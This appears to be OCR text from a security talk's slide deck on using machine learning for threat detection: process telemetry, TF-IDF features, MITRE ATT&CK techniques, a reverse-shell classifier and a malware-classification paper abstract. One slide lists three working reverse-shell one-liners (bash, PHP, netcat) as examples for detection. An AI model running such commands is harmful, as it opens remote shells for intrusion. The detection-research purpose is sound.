
Machine Learning

to build a baseline.


~~Deep Learning~~


Conventional ML Techniques





Conventional ML Techniques





Isolation Forest


[*] Borisov, V., Leemann, T., Seßler, K., Haug, J., Pawelczyk, M., & Kasneci, G. (2021). Deep Neural Networks and Tabular Data: A Survey.
[*] T. Fuertes (2018), Isolation forest: the art of cutting off from the world.

Conventional ML Techniques

How do we go from this


```
{'timestamp_utc': '2018-08-15 01:14:44Z'
 'pid': 4856,
 'signature_status': 'trusted',
 'serial_event_id': 240227,
 'signature_signer': 'Microsoft Windows'
 'event_subtype_full': 'creation_event',
 'comman
 'ppid'
 'sha25
 'user_
 'proce
 'user_
 'timestamp': 131787692844718134,
 'process_name': 'WmiPrvSE.exe',
 'authentication_id': 999,
 'original_file_name': 'Wmiprvse.exe',
 'md5': 'a782a4ed336750d10b3caf776afe8e70',
 'sha1': 'bdab221ccef7acd7a027447725de8ffeaebef22c',
 'event_type_full': 'process_event',
 'opcode': 1,
 'user_domain': 'NT AUTHORITY'}
```


	I	love	dogs	hate	and	knitting	is	my	hobby	passion
Doc 1	0.18	**0.48**	0.18							
Doc 2	0.18		0.18	**0.48**	0.18	0.18				
Doc 3					0.18	0.18	**0.48**	**0.95**	**0.48**	**0.48**



1,0.33,
,0,0,0,

Dmitrijs Trizna


8 min read · Draft · Listen

Shell Language Processing: Supervised Machine Learning Applicability on Linux Telemetry (auditd)

[*] B.Filar, “Discovering anomalous patterns based on parent-child process relationships”, Elastic Blog

Conventional ML Techniques

- Ask narrow questions:
  - Bad questions:
    - unusual process name – hundreds a week
      (a) jre1.8_311.exe
      (b) temp_setup_83afba.exe
    - rare connections – every day your network ha
      (a) new Spotify update CDN
      (b) intern connects to jumphost
  - Good questions – **focus on TTPs**:
    - anomalous python process arguments (**T1059.006**)
    - anomalous SSH logins to jumphost (**T1021.004**)



```
bash -i >& /dev/tcp/10.0.0.1/4242 0>&1

php -r '$sock=fsockopen("10.0.0.1",4242);system("/bin/sh -i <&3 >&3 2>&3");’

rm -f /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.0.0.1 4242 >/tmp/f
```


Command and Scripting Interpreter: Unix Shell

ID: T1059.004

Sub-technique of: T1059

ⓘ Tactic: Execution

ⓘ Platforms: Linux, macOS

ⓘ Permissions Required: User, root

ⓘ Supports Remote: Yes

Version: 1.1

Reverse Shell ML Model


Demo?


When to consider Deep Learning

- Pre-trained models:
  - Natural Language Processing (NLP):
    - chatbots
  - Computer Vision (CV):
    - object detection (e.g., CCTV streams to detect people)

- You exhausted conventional ML techniques and:
  - you have a lot of labeled data
  - bilingual team in (a) applicability domain (b) AI
  - ~~computing resources~~

Example: PE Classification w/ Deep Learning





Quo Vadis: Hybrid Machine Learning Meta-Model Based on Contextual and Behavioral Malware Representations

Dmitrijs Trizna
ditrizna@protonmail.com
Microsoft Corporation
Prague, Czech Republic

ABSTRACT

We propose a hybrid machine learning architecture that simultaneously employs multiple deep learning models analyzing contextual and behavioral characteristics of Windows portable executable, producing a final prediction based on a decision from the meta-model. The detection heuristic in contemporary machine learning Windows malware classifiers is typically based on the static properties of the sample since dynamic analysis through virtualization is challenging for vast quantities of samples. To surpass this limitation, we employ a Windows kernel emulation that allows the acquisition


KEYWORDS

malware, emulation, neural networks, convolutions, reverse engineering

ACM Reference Format:
Dmitrijs Trizna. 2022. Quo Vadis: Hybrid Machine Learning Meta-Model Based on Contextual and Behavioral Malware Representations. In *Proceedings of the 15th ACM Workshop on Artificial Intelligence and Security (AISec '22), November 11, 2022, Los Angeles, CA, USA.* ACM, Los Angeles, CA, USA, 11 pages. https://doi.org/10.1145/3560830.3563726

Conclusions

- AI is a software (non-deterministic). It is a **tool**.
- Use it as an extension to existing techniques. Not substitution.



Conclusions

- AI is a software (non-deterministic). It is a **tool**.
- Use it as an extension to existing techniques. Not substitution.
- Do not use ML when not needed.
- Those who master this tool will have an advantage.
  - Gray areas in contemporary SecOps:
    - MFA bypass
    - Internal threats

Thank you for your attention!

Q&A

https://twitter.com/ditrizna

Medium

https://ditrizna.medium.com